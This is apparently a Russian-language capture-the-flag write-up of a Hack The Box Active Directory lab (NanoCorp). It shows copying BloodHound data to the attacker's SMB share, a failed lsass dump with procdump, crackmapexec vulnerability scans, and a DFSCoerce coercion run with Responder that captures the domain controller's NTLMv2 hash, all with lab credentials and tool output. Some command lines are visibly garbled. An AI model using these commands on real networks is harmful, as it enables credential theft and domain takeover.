
`copy .\20260123151552_BloodHound.zip \\10.10.15.205\share\`

Открыв, новый граф в BloodHound особо прям нового здесь для себя я не открыл, а только обнаружил, то, что я уже знаю.



Пользователь `MONITORING_SVC@NANOCORP.HTB` имеет возможность создавать удаленное соединение PS с компьютером `DC01.NANOCORP.HTB`. – уже имеем сессию.

На текущий момент, я уже аутентифицирован на `DC01` как `monitoring_svc`, следующая связь говорит нам, что на текущем `DC01` прямо сейчас есть сессия `Administrator`:



В моменте, попробовал сделать дамп `lsass.exe` – не получилось (Отказ в доступе)

```
PS C:\Users\monitoring_svc> .\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp
```

ProcDump v11.0 - Sysinternals process dump utility
Copyright (C) 2009-2022 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

Error opening lsass.exe (720):
Access is denied. (0x00000005, 5)

Дальше, я размышлял, как можно попробовать повысить привилегии и познакомился с таким инструментом, как crackmapexec, в котором, есть возможность использования модулей, которые проверяют наличие различных уязвимостей, в разных протоколах, например smb. Делается это через опцию -M

Чтобы посмотреть модули для различных протоколов: `crackmapexec smb -L` (как пример)

Проверял на пользователе web_svc.

Ну и по итогу вышел на вот это:

```
(.venv)─(kali㉿kali)-[~/Win/NanoCorp]
└─$ crackmapexec smb 10.129.243.199 -u web_svc -p 'dksehdgh712!@#' -M ntlmv1
SMB      10.129.243.199 445  DC01      [*] Windows Server 2022 Build 20348 x64
(name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB      10.129.243.199 445  DC01      [+] nanocorp.htb\web_svc:dksehdgh712!@#
```

```
(.venv)─(kali㉿kali)-[~/Win/NanoCorp]
└─$ crackmapexec smb 10.129.243.199 -u web_svc -p 'dksehdgh712!@#' -M zerologon
SMB      10.129.243.199 445  DC01      [*] Windows Server 2022 Build 20348 x64
(name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB      10.129.243.199 445  DC01      [+] nanocorp.htb\web_svc:dksehdgh712!@#
```

```
(.venv)─(kali㉿kali)-[~/Win/NanoCorp]
└─$ crackmapexec smb 10.129.243.199 -u web_svc -p 'dksehdgh712!@#' -M petitpotam
SMB      10.129.243.199 445  DC01      [*] Windows Server 2022 Build 20348 x64
(name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB      10.129.243.199 445  DC01      [+] nanocorp.htb\web_svc:dksehdgh712!@#
```

```
(.venv)─(kali㉿kali)-[~/Win/NanoCorp]
└─$ crackmapexec smb 10.129.243.199 -u web_svc -p 'dksehdgh712!@#' -M procdump
SMB      10.129.243.199 445  DC01      [*] Windows Server 2022 Build 20348 x64
(name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB      10.129.243.199 445  DC01      [+] nanocorp.htb\web_svc:dksehdgh712!@#
```

```
(.venv)─(kali㉿kali)-[~/Win/NanoCorp]
└─$ crackmapexec smb 10.129.243.199 -u web_svc -p 'dksehdgh712!@#' -M dfscoerce
SMB      10.129.243.199 445  DC01      [*] Windows Server 2022 Build 20348 x64
(name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB      10.129.243.199 445  DC01      [+] nanocorp.htb\web_svc:dksehdgh712!@#
DFSCOERC... 10.129.243.199 445  DC01      VULNERABLE
```

DFSCOERC... 10.129.243.199 445 DC01 Next step:
<https://github.com/Wh04m1001/DFSCoerce>

Инструмент сказал, что DC01 может быть уязвим, к такой уязвимости, как DFS Coerce, и дал ссылку на github репозиторий с эксплойтом.

С уязвимостью я столкнулся в первый раз, ну и суть ее обстоит в том, что мы можем принудить DC01 к аутентификации NTLM, воздействуя на службу DFS.

Не долго думая, я запустил Responder слушать на интерфейсе tun0, используя команду:
responder -i tun0

А также запустил exploit по мануалу:

Сначала он конечно, же не стрельнул, потому что и тогда тоже были проблемы с синхронизацией времени.

```
(.venv)─(kali㉿kali)─[~/Win/NanoCorp/DFSCoerce]
└─$ python3 dfscoerce.py -u monitoring_svc -p 'Qq123456_#12120lol' -d 'NANOCORP.HTB'
10.10.15.205 10.129.6.132
[-] Connecting to ncacn_np:10.129.6.132[\PIPE\netdfs]
Something went wrong, check error status => SMB SessionError: code: 0xc000006e -
STATUS_ACCOUNT_RESTRICTION - Indicates a referenced user name and authentication
information are valid, but some user account restriction has prevented successful authentication
(such as time-of-day restrictions).
```

```
(.venv)─(kali㉿kali)─[~/Win/NanoCorp/DFSCoerce]
└─$ sudo ntpdate -u 10.129.6.132
2026-01-24 13:50:21.830508 (-0400) +0.169334 +/- 0.049614 10.129.6.132 s1 no-leap
```

```
(.venv)─(kali㉿kali)─[~/Win/NanoCorp/DFSCoerce]
└─$ python3 dfscoerce.py -u monitoring_svc -p 'Qq123456_#12120lol' -d 'NANOCORP.HTB'
10.10.15.205 10.129.6.132
[-] Connecting to ncacn_np:10.129.6.132[\PIPE\netdfs]
Something went wrong, check error status => SMB SessionError: code: 0xc000006e -
STATUS_ACCOUNT_RESTRICTION - Indicates a referenced user name and authentication
information are valid, but some user account restriction has prevented successful authentication
(such as time-of-day restrictions).
```

```
(.venv)─(kali㉿kali)─[~/Win/NanoCorp/DFSCoerce]
└─$ date
Sat Jan 24 01:51:15 PM AST 2026
```

```
(.venv)─(kali㉿kali)─[~/Win/NanoCorp/DFSCoerce]
```

```
$ python3 df coerce.py -u web_svc -p 'dkseh dgh712!@# ' -d 'NANOCORP.HTB'
```

10.10.15.205 10.129.6.134

```
[-] Connecting to ncacn_np:10.129.6.134[\PIPE\netdfs]
```

[+] Successfully bound!

[-] Sending NetrDfsRemoveStdRoot!

NetrDfsRemoveStdRoot

```
ServerName: '10.10.15.205\x00'
```

RootShare: 'test\x00'

ApiFlags: 1

DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied

И по итогу в responder упал хэш, учетной записи, контроллера домена:

[SMB] NTLMv2-SSP Hash :

```
DC01$::NANOCORP:6c19e39265ba97b4:4CB326F05E0D6B02480906E83D15C3EB:0101000  
000000000000D6A7043A8DDC01BD87FEE601535237000000000200080035004B0031003100  
01001E00570049004E002D004D0055005A00330048004C00390049003700550038000400340  
0570049004E002D004D0055005A00330048004C00390049003700550038002E0035004B0031  
0031002E004C004F00430041004C000300140035004B00310031002E004C004F00430041004  
C000500140035004B00310031002E004C004F00430041004C000700080000D6A7043A8DDC  
01060004000200000000800300030000000000000000000000000000400000046880BAC6997D2F22  
6134067DBCD A439AB4CA3356DB585326E504F22B9290CD0A0010000000000000000000000  
00000000000000000900220063006900660073002F00310030002E00310030002E00310035002E  
0032003000350000000000000000000
```

Но брутить, к сожалению данный хэш бесполезно, потому что пароль для данной учетки это случайно сгенерированное число.

Поэтому надо искать, какие либо другие вектора атак.

Если будет время, то я думаю, что стоит попробовать `ntlmrelay` из набора `impacket`. Или же запустить `winpeas`.